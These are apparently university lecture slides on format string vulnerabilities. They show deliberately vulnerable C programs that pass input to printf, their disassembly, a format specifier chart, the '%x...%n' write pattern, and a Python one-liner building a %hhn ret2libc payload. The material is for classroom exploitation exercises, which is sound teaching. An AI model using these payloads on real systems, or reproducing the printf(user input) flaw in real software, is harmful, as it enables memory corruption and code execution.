

CSE 410/510 Special Topics: Software Security

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Time: Monday, 5:00 PM - 7:50 PM

This Class

1. Format string vulnerability
2. In class hands-on exercise shellcode with no zeros

Goals

1. Overwrite auth to execute printsecret
2. Overwrite RET to execute printsecret

Last class: code/formats3 Get a Shell

```
int vulfoo()
{
    char buf1[100];
    char buf2[100];

    fgets(buf2, 99, stdin);
    sprintf(buf1, buf2);
    return 0;
}

int main() {
    return vulfoo();
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on Ubuntu to disable ASLR temporarily

code/fs5

```
int auth = 0;

void printsecret()
{
    printf("This is a secret!");
    exit(0);
}

int vulfoo()
{
    char tmpbuf[512];
    fgets(tmpbuf, 510, stdin);

    printf(tmpbuf);
    return 0;
}

int main() {
    vulfoo();

    if (auth)
        printsecret();
}
```


Two goals:

1. Call printsecret() by overwriting auth
2. Get a shell

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
Fs5 32bit - call printsecret

```
08049208 <vulfoo>:
8049208: f3 0f 1e fb      endbr32
804920c: 55              push  %ebp
804920d: 89 e5          mov   %esp,%ebp
804920f: 53            push  %ebx
8049210: 81 ec 04 02 00 00 sub  $0x204,%esp
8049216: e8 f5 fe ff ff call  8049110
<__x86.get_pc_thunk.bx>
804921b: 81 c3 e5 2d 00 00 add  $0x2de5,%ebx
8049221: 8b 83 fc ff ff  mov  -0x4(%ebx),%eax
8049227: 8b 00          mov  (%eax),%eax
8049229: 83 ec 04      sub  $0x4,%esp
804922c: 50            push  %eax
804922d: 68 fe 01 00 00 push  $0x1fe
8049232: 8d 85 f8 fd ff ff lea  -0x208(%ebp),%eax
8049238: 50            push  %eax
8049239: e8 52 fe ff ff call  8049090 <fgets@plt>
804923e: 83 c4 10      add  $0x10,%esp
8049241: 83 ec 0c      sub  $0xc,%esp
8049244: 8d 85 f8 fd ff ff lea  -0x208(%ebp),%eax
804924a: 50            push  %eax
804924b: e8 30 fe ff ff call  8049080 <printf@plt>
8049250: 83 c4 10      add  $0x10,%esp
8049253: b8 00 00 00 00 mov  $0x0,%eax
8049258: 8b 5d fc      mov  -0x4(%ebp),%ebx
804925b: c9            leave
804925c: c3            ret
```



Fs5 32bit - (EIP in vulfoo)

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
Fs5 32bit - (EIP in printf)

```
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8049208: f3 0f 1e fb      endbr32
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Frame of vulfoo

Frame of printf

Next data for the format string




Fs5 32bit - (EIP in printf)

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804920c: 55              push %ebp
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8049258: 8b 5d fc     mov -0x4(%ebp),%ebx
804925b: c9          leave
804925c: c3          ret
```

Frame of vulfoo

Frame of printf

Next data for the format string



0x208 = 520 bytes

[Address of auth], (%x)*, %n

code/formats6

```
int auth = 0;
int auth1 = 0;

void printsecret()
{
    printf("This is a secret!");
    exit(0);}

int vulfoo()
{
    char tmpbuf[512];
    fgets(tmpbuf, 510, stdin);
    printf(tmpbuf);
    return 0;}

int main() {
    vulfoo();
    printf("auth = %d, auth1 = %d\n", auth, auth1);

    if (auth == 60 && auth1 == 80)
        printsecret();
}
```

Goal: Call printsecret() by
overwriting auth(s)

Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on
Ubuntu to disable ASLR temporarily

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
<i>length</i>	d i	u o x X	f F e E g G a A	c	s	p	n
<i>(none)</i>	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Note regarding the c specifier: it takes an int (or `wint_t`) as argument, but performs the proper conversion to a char value (or a `wchar_t`) before formatting it for output.


Fs5 32bit - Ret2Libc

```
08049208 <vulfoo>:
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804920c: 55              push %ebp
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[Address of auth], (%x)*, %n

Countermeasures

Compiler
ASLR

Compare with Buffer Overflow

StackGuard

Non-executable Stack

In-class Exercise

Fs7, call printsecret by overwriting global variables

Fs5, ret2libc

code/fs5

```
python -c "print  
'\x8c\xd0\xff\xffAAAA\x8d\xd0\xff\xff%08x%08x%08x%08x%1  
70d%hhn%187d%hhn'" > exploitret
```

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